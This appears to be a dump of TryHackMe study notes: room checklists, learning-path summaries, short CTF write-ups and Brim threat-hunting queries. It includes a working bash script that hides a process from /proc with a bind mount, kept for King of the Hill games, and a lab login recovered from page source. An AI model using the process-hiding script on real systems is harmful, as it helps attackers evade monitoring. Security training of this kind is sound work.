13 | - [ ] Task 9 2.2. Practical: WPScan (Deploy #2)
14 | - [ ] Task 10 3. Introduction to Nikto
15 | - [ ] Task 11 3.1. Nikto Modes
16 | - [ ] Task 12 3.2. Nikto Practical (Deploy #3)
17 | - [ ] Task 13 4. Conclusion
18 |
--------------------------------------------------------------------------------
/Room/Intrusion Detection/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | 
4 |
5 | # [Intrusion Detection](https://tryhackme.com/room/idsevasion/)
6 | ## Learn cyber evasion techniques and put them to the test against two IDS
7 |
8 | - Difficulty:
9 | - Medium
10 | - Topics:
11 | - Security
12 | - IDS
13 | - Evasion
14 | - Scoring-System
15 |
16 | ---
17 |
18 | - [ ] Task 1 Introduction
19 | - [ ] Task 2 Intrusion Detection Basics
20 | - [ ] Task 3 Network-based IDS (NIDS)
21 | - [ ] Task 4 Reconnaissance and Evasion Basics
22 | - [ ] Task 5 Further Reconnaissance Evasion
23 | - [ ] Task 6 Open-source Intelligence
24 | - [ ] Task 7 Rulesets
25 | - [ ] Task 8 Host Based IDS (HIDS)
26 | - [ ] Task 9 Privilege Escalation Recon
27 | - [ ] Task 10 Performing Privilege Escalation
28 | - [ ] Task 11 Establishing Persistence
29 | - [ ] Task 12 Conclusion
30 |
--------------------------------------------------------------------------------
/Writeup/Agent Sudo/README.md:
--------------------------------------------------------------------------------
1 | # [Agent Sudo](https://tryhackme.com/room/agentsudoctf)
2 | - You found a secret server located under the deep sea.
3 | - Your task is to hack inside the server and reveal the truth.
4 |
5 | ---
6 |
7 | - [ ] [Task 1 Author note]()
8 | - [ ] [Task 2 Enumerate]()
9 | - [ ] [Task 3 Hash cracking and brute-force]()
10 | - [ ] [Task 4 Capture the user flag]()
11 | - [ ] [Task 5 Privilege escalation]()
12 |
13 | ---
14 |
15 | ## Task 1 Author note
16 |
17 | ### Enumerate the machine and get all the important information
18 |
19 | #### Answer the questions below
20 | - How many open ports?
21 | > Answer format: [`*`](#0)
22 | - How you redirect yourself to a secret page?
23 | > Answer format: [`**********`]()
24 | - What is the agent name?
25 | > Answer format: [`*****`]()
26 |
27 | ---
28 |
29 | ## Task 2 Enumerate
30 |
31 | ---
32 |
33 | ## Task 3 Hash cracking and brute-force
34 |
35 | ---
36 |
37 | ## Task 4 Capture the user flag
38 |
39 | ---
40 |
41 | ## Task 5 Privilege escalation
42 | ---
43 |
44 | ---
45 |
--------------------------------------------------------------------------------
/Writeup/CyberHeroes.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # TryHackMe > WriteUp > [CyberHeroes](https://tryhackme.com/room/cyberheroes)
4 |
5 | ## Want to be a part of the elite club of CyberHeroes? Prove your merit by finding a way to log in!
6 |
7 | - `Task 1` CyberHeroes
8 | - Want to be a part of the elite club of CyberHeroes? Prove your merit by finding a way to log in!
9 | - Answer the questions below
10 | - Uncover the flag!
11 |
12 | - Answers: `Task 1`
13 | - [1] Start Machine Copy Machine IP: 10.10.202.66
14 | - [2] Open it in your Attacking Box Browser: http://10.10.202.66/
15 | - [3] Go to Login page: http://10.10.202.66/login.html
16 | - [4] Open `View-Source`, to see source of site.
17 | - [5]
18 | - [6] You see Function `authenticate`, there is 2 variables (a=name, b=pass)
19 | - (a.value=="h3ck3rBoi" & b.value==RevereString("54321@terceSrepuS")
20 |
21 |
22 |
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTh-Hidding:
--------------------------------------------------------------------------------
1 | #!/usr/bin/env bash
2 | # A simple script to hide a process
3 | # Created by @MatheuzSecurity
4 | # https://twitter.com/inferigang
5 | # src: https://github.com/MatheuZSecurity/hide-a-process/blob/main/hide.sh
6 |
7 | function mkFolder() {
8 | rm -rf /tmp/hidden
9 | mkdir /tmp/hidden
10 | if [[ $? -ne 0 ]]; then
11 | echo "[err] An error has ocurred" >&2
12 | exit 1
13 | fi
14 | }
15 |
16 | function hideProcess() {
17 | mount --bind /tmp/hidden /proc/$pid
18 | }
19 |
20 |
21 | if [[ $(id -u) -ne "0" ]]; then
22 | echo "[error] You must run this script as root" >&2
23 | exit 1
24 | fi
25 |
26 | arr=('|' '/' '-' '\')
27 |
28 | for c in $(seq 1 5); do
29 | for elt in ${arr[*]}; do
30 | echo -ne "\r\033[<1>AInitializing $elt" && sleep 0.1;
31 | done
32 | done
33 |
34 | echo -ne "\r"
35 | read -p "Process ID: " pid
36 |
37 | mesg="Your PID was successfully hidden!"
38 |
39 | mkFolder && hideProcess && \
40 |
41 | for i in $(seq 1 ${#mesg}); do
42 | echo -ne "${mesg:i-1:1}"
43 | sleep 0.07
44 | done
45 | echo -ne "\n"
46 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/README.md:
--------------------------------------------------------------------------------
1 | ## Cryptography
2 |
3 | 
4 |
5 | ### Cryptography is essential in security. Learn how its used to preserve integrity and confidentiality of sensitive information.
6 |
7 | ---
8 |
9 | 
10 | - [x] [Hashing - Crypto 101](https://tryhackme.com/room/hashingcrypto101)
11 | > An introduction to Hashing, as part of a series on crypto
12 |
13 | ---
14 |
15 | 
16 | - [x] [John The Ripper](https://tryhackme.com/room/johntheripper0)
17 | > Learn how to use John the Ripper - An extremely powerful and adaptable hash cracking tool
18 |
19 | ---
20 |
21 | 
22 | - [x] [Encryption - Crypto 101](https://tryhackme.com/room/encryptioncrypto101)
23 | > An introduction to encryption, as part of a series on crypto
24 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/Post Compromise/README.md:
--------------------------------------------------------------------------------
1 | # [Post Compromise]()
2 | ### Learn about the steps taken by an attacker right after gaining an initial foothold on a network.
3 |
4 | - ### [The Lay of the land](https://tryhackme.com/jr/thelayoftheland)
5 | Learn about and get hands-on with common technologies and security products used in corporate environments; both host and network-based security solutions are covered.
6 |
7 | - ### [Enumeration](https://tryhackme.com/jr/enumerationpe)
8 | This room is an introduction to enumeration when approaching an unknown corporate environment.
9 |
10 | - ### [Windows Privilege Escalation](https://tryhackme.com/jr/windowsprivesc20)
11 | Learn the fundamentals of Windows privilege escalation techniques.
12 |
13 | - ### [Windows Local Persistence](https://tryhackme.com/jr/windowslocalpersistence)
14 | Learn the most common persistence techniques used on Windows machines.
15 |
16 | - ### [Lateral Movement and Pivoting](https://tryhackme.com/jr/lateralmovementandpivoting)
17 | Learn about common techniques used to move laterally across a Windows network.
18 |
19 | - ### [Data Exfiltration](https://tryhackme.com/jr/dataxexfilt)
20 | An introduction to Data Exfiltration and Tunneling techniques over various protocols.
21 |
--------------------------------------------------------------------------------
/Room/Wifi Hacking 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [Wifi Hacking 101](https://tryhackme.com/room/wifihacking101)
4 | > Learn to attack WPA(2) networks! Ideally you'll want a smartphone with you for this, preferably one that supports hosting wifi hotspots so you can follow along.
5 | - [x] Task 1 The basics - An Intro to WPA
6 | - [x] Task 2 You're being watched - Capturing packets to attack
7 | - [x] Task 3 Aircrack-ng - Let's Get Cracking
8 |
9 | ---
10 |
11 | # Home Work
12 |
13 | ### Key Terms
14 | - **`SSID`**: The network "name" that you see when you try and connect
15 | - **`ESSID`**: An SSID that *may* apply to multiple access points, eg a company office, normally forming a bigger network.
16 | - For Aircrack they normally refer to the network you're attacking.
17 | - **`BSSID`**: An access point MAC (hardware) address
18 | - **`WPA2-PSK`**: Wifi networks that you connect to by providing a password that's the same for everyone
19 | - **`WPA2-EAP`**: Wifi networks that you authenticate to by providing a username and password, which is sent to a RADIUS server.
20 | - **`RADIUS`**: A server for authenticating clients, not just for wifi.
21 |
--------------------------------------------------------------------------------
/Modules/Privilege Escalation/README.md:
--------------------------------------------------------------------------------
1 | # [`Privilege Escalation`](https://tryhackme.com/module/privilege-escalation)
2 | ### - Learn the fundamental techniques that will allow you to elevate account privileges in Linux and windows systems.
3 | - Privilege escalation allows you to increase your rights on the target system.
4 | - Privilege escalation is the path that will take you from a limited user account to complete system dominance.
5 | - This module covers effective techniques you can use to increase the privilege level of the user you have on the target system.
6 | - Techniques used in Linux and Windows are covered separately with examples you can face in CTFs, certification exams, or penetration testing engagements.
7 |
8 | ---
9 |
10 | ## `VIP` - [What the Shell?](https://tryhackme.com/jr/introtoshells)
11 | #### An introduction to sending and receiving (reverse/bind) shells when exploiting target machines.
12 |
13 | ## `Free` - [Linux PrivEsc](https://tryhackme.com/jr/linprivesc)
14 | #### Learn the fundamentals of Linux privilege escalation.
15 | - From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.
16 |
17 | ## `VIP` - [Windows Privilege Escalation](https://tryhackme.com/jr/windowsprivesc20)
18 | #### Learn the fundamentals of Windows privilege escalation techniques.
19 |
--------------------------------------------------------------------------------
/Teaching/README.md:
--------------------------------------------------------------------------------
1 | # [Teaching ~ Getting Started](https://docs.tryhackme.com/docs/teaching/teaching-getting-started)
2 | ## Getting Started with Teaching on TryHackMe#
3 | ### TryHackMe is an online platform that provides virtual labs and provides teaching content for Cybersecurity training; helping you focus on teaching whilst we take care of the tedious setup and content creation process.
4 | ### We make a difference by having our content designed to attract young talent by providing the learners and teachers with benefits such as:
5 |
6 |
7 |
8 |
9 |
10 |
11 |
12 |
13 |
14 |
15 |
16 |
17 |
Gamified
18 |
On-Demand
19 |
Class Ready
20 |
Analytics
21 |
22 |
23 |
Use scenario based, challenge-led teaching content.
24 |
Students can access all content anywhere, on any device.
25 |
Choose & repurpose courses that align with your objectives.
26 |
Track student progress and identify talent.
27 |
28 |
29 |
30 |
--------------------------------------------------------------------------------
/Room/Epoch/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Epoch](https://tryhackme.com/room/epoch)
4 | ### Be honest, you have always wanted an online tool that could help you convert UNIX dates and timestamps!
5 |
6 | Task 1 | Epoch
7 |
8 | ---
9 | ## Task 1 | Epoch
10 |
11 | Be honest, you have always wanted an online tool that could help you convert UNIX dates and timestamps! Wait...
12 | it doesn't need to be online, you say?
13 | Are you telling me there is a command-line Linux program that can already do the same thing?
14 | Well, of course, we already knew that!
15 | Our website actually just passes your input right along to that command-line program!
16 |
17 | Access this challenge by deploying both the vulnerable machine by pressing the green "Start Machine" button located within this task, and the TryHackMe AttackBox by pressing the "Start AttackBox" button located at the top-right of the page.
18 |
19 | Navigate to the following URL using the AttackBox: http://10.10.205.106
20 |
21 | ##### Check out similar content on TryHackMe:
22 | - [Command Injection](https://tryhackme.com/room/oscommandinjection)
23 |
24 | ---
25 |
26 | > `HINT!` | The developer likes to store data in environment variables, can you find anything of interest there?
27 |
28 |
29 | ### Answer the questions below
30 | Find the flag in this vulnerable web application!
31 | Answer format: ****{********************************}
32 |
33 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Endpoint Security Monitoring/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # Endpoint Security Monitoring
4 | ### Monitoring activity on workstations is essential, as that’s where adversaries spend the most time trying to achieve their objectives.
5 |
6 | ---
7 |
8 | # [Intro to Endpoint Security](#)
9 |
10 | 
11 |
12 | ### earn about fundamentals, methodology, and tooling for endpoint security monitoring.
13 |
14 | ---
15 |
16 | ## [Core Windows Processes](#)
17 | ### Explore the core processes within a Windows operating system and understand what normal behaviour is. This foundational knowledge will help you identify malicious processes running on an endpoint!
18 |
19 | ---
20 |
21 | ## [Sysinternals](#)
22 | ### Learn to use the Sysinternals tools to analyze Windows systems or applications.
23 |
24 | ---
25 |
26 | ## [Windows Event Logs](#)
27 | ### Introduction to Windows Event Logs and the tools to query them.
28 |
29 | ---
30 |
31 | ## [Sysmon](#)
32 | ### Learn how to utilize Sysmon to monitor and log your endpoints and environments.
33 |
34 | ---
35 |
36 | ## [Osquery: The Basics](#)
37 | ### Let's cover the basics of Osquery.
38 |
39 | ---
40 |
41 | ## [Wazuh](#)
42 | ### Wazuh is a free, open source and enterprise-ready security monitoring solution for threat detection, integrity monitoring.
43 |
44 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Application-based vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Application-based vulnerabilities
2 | > ## Use the following rooms to understand the core security issues with web applications.
3 | > ## The rooms in this section will give you the experience needed to identify and exploit some of the most common vulnerabilities found in the wild today.
4 | > - [X] [HTTP in detail]()
5 | > - [X] [OWASP Top 10]()
6 | > - [X] [OWASP Juice Shop]()
7 | > - [X] [Vulnversity]()
8 |
9 | ---
10 |
11 | - ## [HTTP in detail]()
12 | > 
13 | > ### Learn about how you request content from a web server using the HTTP protocol
14 |
15 | - ## [OWASP Top 10]()
16 | > 
17 | > ### Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.
18 |
19 | - ## [OWASP Juice Shop]()
20 | > 
21 | > ### This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.
22 |
23 | - ## [Vulnversity]()
24 | > 
25 | > ### Learn about active recon, web app attacks and privilege escalation.
26 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Complete Beginner Introduction/README.md:
--------------------------------------------------------------------------------
1 | ## Complete Beginner Introduction
2 |
3 | 
4 |
5 | ### This section focuses on introducing you to the TryHackMe platform, and to the cyber security industry. Once you understand the virtual room concept on TryHackMe, you'll start exploring the different careers in cyber security to get a better feel of what you may like to do. After which, you'll learn how to effectively research for complex answer - cyber security is a very broad field and understand how to find relevant information will be extremely useful to you.
6 |
7 | - [x] [Tutorial](https://tryhackme.com/room/tutorial)
8 | - Learn how to use a TryHackMe room to start your upskilling in cyber security.
9 | - [x] Task 1 Starting your first machine
10 | - [x] [Starting Out In Cyber Sec](https://tryhackme.com/room/startingoutincybersec)
11 | - Learn about the different career paths in Cyber Security and how TryHackMe can help!
12 | - [x] Task 1 Welcome To TryHackMe
13 | - [x] Task 2 Offensive Security
14 | - [x] Task 3 Defensive Security
15 | - [x] [Introductory Researching](https://tryhackme.com/room/introtoresearch)
16 | - A brief introduction to research skills for pentesting.
17 | - [x] Task 1 Introduction
18 | - [x] Task 2 Example Research Question
19 | - [x] Task 3 Vulnerability Searching
20 | - [x] Task 4 Manual Pages
21 | - [x] Task 5 Final Thoughts
22 |
23 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Basic Computer Exploitation/Steel Mountain/README.md:
--------------------------------------------------------------------------------
1 | # [Steel Mountain](https://tryhackme.com/room/steelmountain)
2 |
3 | 
4 |
5 | ---
6 |
7 | 
8 | - [ ] [Steel Mountain](https://tryhackme.com/room/steelmountain)
9 | > ## Hack into a Mr. Robot themed Windows machine.
10 | - Use metasploit for initial access,
11 | utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
12 | - [x] Task 1 [Introduction](#task-1--introduction)
13 | - [X] Task 2 [Initial Access](#task-2--initial-access)
14 | - [x] Task 3 [Privilege Escalation](#task-3--privilege-escalation)
15 | - [x] Task 4 [Access and Escalation Without Metasploit](#task-4--access-and-escalation-without-metasploit)
16 |
17 | ---
18 |
19 | - # Task 1 Introduction
20 | - ## Answer the questions below
21 | - ### Deploy the machine. Who is the employee of the month?
22 | - #### Answer
23 |
24 | ---
25 |
26 | - # Task 2 Initial Access
27 |
28 | ---
29 |
30 | - # Task 3 Privilege Escalation
31 |
32 | ---
33 |
34 | - # Task 4 Access and Escalation Without Metasploit
35 |
36 | ---
37 |
38 | - [TryHackMe - Steel Mountain Walkthrough - Manual Windows Exploitation](https://www.youtube.com/watch?v=BzmljZkgeSs&ab_channel=HackerSploit)
39 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Network-based vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Network-based vulnerabilities
2 | > ## This section will start you off by exploring networking basics.
3 | > ## You will then move on to enumerating and exploiting a variety of different network services.
4 | > ## When you've grasped the basics, you'll put your knowledge by exploiting a Linux Samba share.
5 | > - [X] [Introductory Networking]()
6 | > - [X] [Network Services]()
7 | > - [X] [Network Services 2]()
8 | > - [X] [Kenobi]()
9 |
10 | ---
11 |
12 | - ## [Introductory Networking](https://tryhackme.com/jr/introtonetworking)
13 | > 
14 | > ### An introduction to networking theory and basic networking tools
15 |
16 | - ## [Network Services](https://tryhackme.com/jr/networkservices)
17 | > 
18 | > ### Learn about, then enumerate and exploit a variety of network services and misconfigurations.
19 |
20 | - ## [Network Services 2](https://tryhackme.com/jr/networkservices2)
21 | > 
22 | > ### Enumerating and Exploiting More Common Network Services & Misconfigurations
23 |
24 | - ## [Kenobi](https://tryhackme.com/room/kenobi)
25 | > 
26 | > ### Walkthrough on exploiting a Linux machine.
27 | > ### Enumerate Samba for shares, manipulate a vulne
28 |
--------------------------------------------------------------------------------
/Room/CC: Pen Testing/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [CC: Pen Testing](https://tryhackme.com/room/ccpentesting)
4 | > A crash course on various topics in penetration testing
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 [Section 1 - Network Utilities] - nmap
7 | - [ ] Task 3 [Section 1 - Network Utilities] - Netcat
8 | - [ ] Task 4 [Section 2 - Web Enumeration] - gobuster
9 | - [ ] Task 5 [Section 2 - Web Enumeration] - nikto
10 | - [ ] Task 6 [Section 3 - Metasploit]: Intro
11 | - [ ] Task 7 [Section 3 Metasploit]: Setting Up
12 | - [ ] Task 8 [Section 3 - Metasploit]: - Selecting a module
13 | - [ ] Task 9 [Section 3 - Metasploit]: meterpreter
14 | - [ ] Task 10 [Section 3 - Metasploit]: Final Walkthrough
15 | - [ ] Task 11 [Section 4 - Hash Cracking]: Intro
16 | - [ ] Task 12 [Section 4 - Hash Cracking]: Salting and Formatting
17 | - [ ] Task 13 [Section 4 - Hash Cracking]: hashcat
18 | - [ ] Task 14 [Section 4 - Hash Cracking]: John The Ripper
19 | - [ ] Task 15 [Section 5 - SQL Injection]: Intro
20 | - [ ] Task 16 [Section 5 - SQL Injection]: sqlmap
21 | - [ ] Task 17 [Section 5 - SQL Injection]: A Note on Manual SQL Injection
22 | - [ ] Task 18 [Section 5 - SQL Injection]: Vulnerable Web Application
23 | - [ ] Task 19 [Section 6 - Samba]: Intro
24 | - [ ] Task 20 [Section 6 - Samba]: smbmap
25 | - [ ] Task 21 [Section 6 - Samba]: smbclient
26 | - [ ] Task 22 [Section 6 - Samba]: A note about impacket
27 | - [ ] Task 23 [Miscellaneous]: A note on privilege escalation
28 | - [ ] Task 24 [Section 7 - Final Exam]: Good Luck :D
29 |
--------------------------------------------------------------------------------
/Modules/Phishing/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Phishing](https://tryhackme.com/module/phishing)
4 |
5 | ### Learn how to analyze and defend against phishing emails.
6 | ### Investigate real-world phishing attempts using a variety of techniques.
7 |
8 | ##### In this module, you will learn to analyze various phishing attacks hands-on.
9 | From examining an email's source properties to reviewing malicious phishing attachments, you will investigate real-world examples of attacks in the industry.
10 | You will also discover how adversaries launch phishing campaigns and learn how you can defend your organization against them.
11 |
12 |
13 | ---
14 |
15 | ## `Free` - [Phishing Analysis Fundamentals](https://tryhackme.com/jr/phishingemails1tryoe)
16 | ### Learn all the components that make up an email.
17 |
18 |
19 | ---
20 |
21 | ## `Free` - [Phishing Emails in Action](https://tryhackme.com/jr/phishingemails2rytmuv)
22 | ### Learn the different indicators of phishing attempts by examining actual phishing emails.
23 |
24 |
25 | ---
26 |
27 | ## `VIP` - [Phishing Analysis Tools](https://tryhackme.com/jr/phishingemails3tryoe)
28 | ### Learn the tools used to aid an analyst to investigate suspicious emails.
29 |
30 |
31 | ---
32 |
33 | ## `VIP` - [Phishing Prevention](https://tryhackme.com/jr/phishingemails4gkxh)
34 | ### Learn how to defend against phishing emails.
35 |
36 |
37 | ---
38 |
39 | 
40 | ## `VIP` - [The Greenholt Phish](https://tryhackme.com/jr/phishingemails5fgjlzxc)
41 | ### Use the knowledge attained to analyze a malicious email.
42 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Local-host vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Local-host vulnerabilities
2 | > ## Windows Active Directory (AD) environments dominate the corporate and governmental world's organizational networking structure.
3 | > ## This section will teach you the AD basics, how to attack Kerberos and a domain controller, followed by some post-exploitation techniques.
4 | > - [X] [Active Directory Basics]()
5 | > - [x] [Attacktive Directory]()
6 | > - [x] [Attacking Kerberos]()
7 | > - [ ] [Post-Exploitation Basics]()
8 |
9 | ---
10 |
11 | ## ✅ [Active Directory Basics](https://tryhackme.com/jr/activedirectorybasics)
12 | > 
13 | > ## Learn the basics of Active Directory and how it is used in the real world today
14 |
15 | ## ✅ [Attacktive Directory](https://tryhackme.com/jr/attacktivedirectory)
16 | > 
17 | > ## 99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
18 |
19 | ## ✅ [Attacking Kerberos](https://tryhackme.com/jr/attackingkerberos)
20 | > 
21 | > ## Learn how to abuse the Kerberos Ticket Granting Service inside of a Windows Domain Controller
22 |
23 | ## [Post-Exploitation Basics](https://tryhackme.com/jr/postexploit)
24 | > 
25 | > ## Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom
26 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Penetration Testing Tools/README.md:
--------------------------------------------------------------------------------
1 | # Penetration Testing Tools
2 | > ## The following rooms will teach you how to use tools that are commonly used in the industry to perform penetration tests.
3 | > ## If you're going to be a pentester, you'll need to have these tools equipped in your toolkit.
4 |
5 | ---
6 |
7 | - ## Tutorial
8 | > 
9 | > #### Learn how to use a TryHackMe room to start your upskilling in cyber security.
10 |
11 |
12 | - ## Nmap
13 | > 
14 | > #### An in depth look at scanning with Nmap, a powerful network scanning tool.
15 |
16 |
17 | - ## Burp Suite: The Basics
18 | > 
19 | > #### An introduction to using Burp Suite for Web Application pentesting
20 |
21 |
22 | - ## Metasploit: Introduction
23 | > 
24 | > #### An introduction to the main components of the Metasploit Framework.
25 |
26 |
27 | - ## Nessus
28 | > 
29 | > #### Learn how to set up and use Nessus, a popular vulnerability scanner.
30 |
31 |
32 | - ## Hydra
33 | > 
34 | > #### Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.
35 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/Brim/cheat.md:
--------------------------------------------------------------------------------
1 | ### File: task4-sample-b.pcap
2 | #### Exercise: Threat Hunting with Brim | Malware C2 Detection
3 |
4 | Investigate the files. What is the name of the detected GIF file?
5 |
6 | - `filename!=null | cut _path, tx_hosts, rx_hosts, conn_uids, mime_type, filename, md5, sha1`
7 |
8 |
9 | Investigate the conn logfile. What is the number of the identified city names?
10 |
11 | - `_path==”conn” | put classnet := network_of(id.resq_h) | cut geo.resq.region,geo.resp.city`
12 |
13 | Cities:
14 |
15 | - 1.Eppelborn
16 | - 2.Frankfurt am Main
17 |
18 | Investigate the Suricata alerts. What is the Signature id of the alert category “Potential Corporate Privacy Violation”?
19 |
20 | ---
21 |
22 | ### File:task6-malware-c2.pcap
23 | #### Exercise: Threat Hunting with Brim | Malware C2 Detection
24 |
25 | What is the name of the file downloaded from the CobaltStrike C2 connection?
26 |
27 | - `_path==”http” | cut id.orig_h, id.resp_h, id.resp_p, method, host, uri | uniq -c`
28 |
29 | 4564.exe
30 |
31 | What is the number of CobaltStrike connections using port 443?
32 |
33 | - `_path==”conn” | 104.168.44.45 | 443 | count()`
34 |
35 | 328
36 |
37 | There is an additional C2 channel in used the given case. What is the name of the secondary C2 channel?
38 |
39 | Icedid
40 |
41 | ---
42 |
43 | ### File: task7-crypto-mine.pcapng
44 | #### Exercise: Threat Hunting with Brim | Crypto Mining
45 |
46 | How many connections used port 19999?
47 |
48 | - `_path==”conn” | 19999 | count()`
49 |
50 | What is the name of the service used by port 6666?
51 |
52 | - `_path==”conn” | 6666 | cut service`
53 |
54 | What is the amount of transferred total bytes to “101.201.172.235:8888”?
55 |
56 | - `_path==”conn” | 101.201.172.235 | 8888`
57 |
58 | What is the detected MITRE tactic id?
59 |
60 | - `event_type==”alert”`
61 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Network Security and Traffic Analysis](#)
4 | ### Understand the core concepts of Network Security and Traffic Analysis to spot and probe network anomalies using industry tools and techniques.
5 |
6 | ---
7 |
8 | ## [Traffic Analysis Essentials](#)
9 | #### Learn Network Security and Traffic Analysis foundations and take a step into probing network anomalies.
10 |
11 | ## [Snort](#)
12 | #### Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.
13 |
14 | ## [Snort Challenge - The Basics](#)
15 | #### Put your snort skills into practice and write snort rules to analyse live capture network traffic.
16 |
17 | ## [Snort Challenge - Live Attacks](#)
18 | #### Put your snort skills into practice and defend against a live attack
19 |
20 | ## [NetworkMiner](#)
21 | #### Learn how to use NetworkMiner to analyse recorded traffic files and practice network forensics activities.
22 |
23 | ## [Zeek](#)
24 | #### Introduction to hands-on network monitoring and threat detection with Zeek (formerly Bro).
25 |
26 | ## [Zeek Exercises](#)
27 | #### Put your Zeek skills into practice and analyse network traffic.
28 |
29 | ## [Brim](#)
30 | #### Learn and practice log investigation, pcap analysis and threat hunting with Brim.
31 |
32 | ## [Wireshark: The Basics](#)
33 | #### Learn the basics of Wireshark and how to analyse protocols and PCAPs.
34 |
35 | ## [Wireshark: Packet Operations](#)
36 | #### Learn the fundamentals of packet analysis with Wireshark and how to find the needle in the haystack!
37 |
38 | ## [Wireshark: Traffic Analysis](#)
39 | #### Learn the basics of traffic analysis with Wireshark and how to find anomalies on your network!
40 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Cyber Defence Frameworks/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Cyber Defence Frameworks](#)
4 | ### Discover frameworks and policies that help establish a good security posture. Learn how organisations use these in defensive strategies.
5 |
6 | ---
7 |
8 | ### [Junior Security Analyst Intro](https://tryhackme.com/jr/jrsecanalystintrouxo)
9 | 
10 | #### Play through a day in the life of a Junior Security Analyst, their responsibilities and qualifications needed to land a role as an analyst.
11 |
12 | ---
13 |
14 | ### [Pyramid Of Pain](https://tryhackme.com/jr/pyramidofpainax)
15 | #### Learn what is the Pyramid of Pain and how to utilize this model to determine the level of difficulty it will cause for an adversary to change the indicators associated with them, and their campaign.
16 |
17 | ---
18 |
19 | ### [Cyber Kill Chain](https://tryhackme.com/jr/cyberkillchainzmt)
20 | #### The Cyber Kill Chain framework is designed for identification and prevention of the network intrusions. You will learn what the adversaries need to do in order to achieve their goals.
21 |
22 | ---
23 |
24 | ### [Unified Kill Chain](https://tryhackme.com/jr/unifiedkillchain)
25 | #### The Unified Kill Chain is a framework which establishes the phases of an attack, and a means of identifying and mitigating risk to IT assets.
26 |
27 | ---
28 |
29 | ### [Diamond Model](https://tryhackme.com/jr/diamondmodelrmuwwg42)
30 | #### Learn about the four core features of the Diamond Model of Intrusion Analysis: adversary, infrastructure, capability, and victim.
31 |
32 | ---
33 |
34 | ### [MITRE](https://tryhackme.com/jr/mitre)
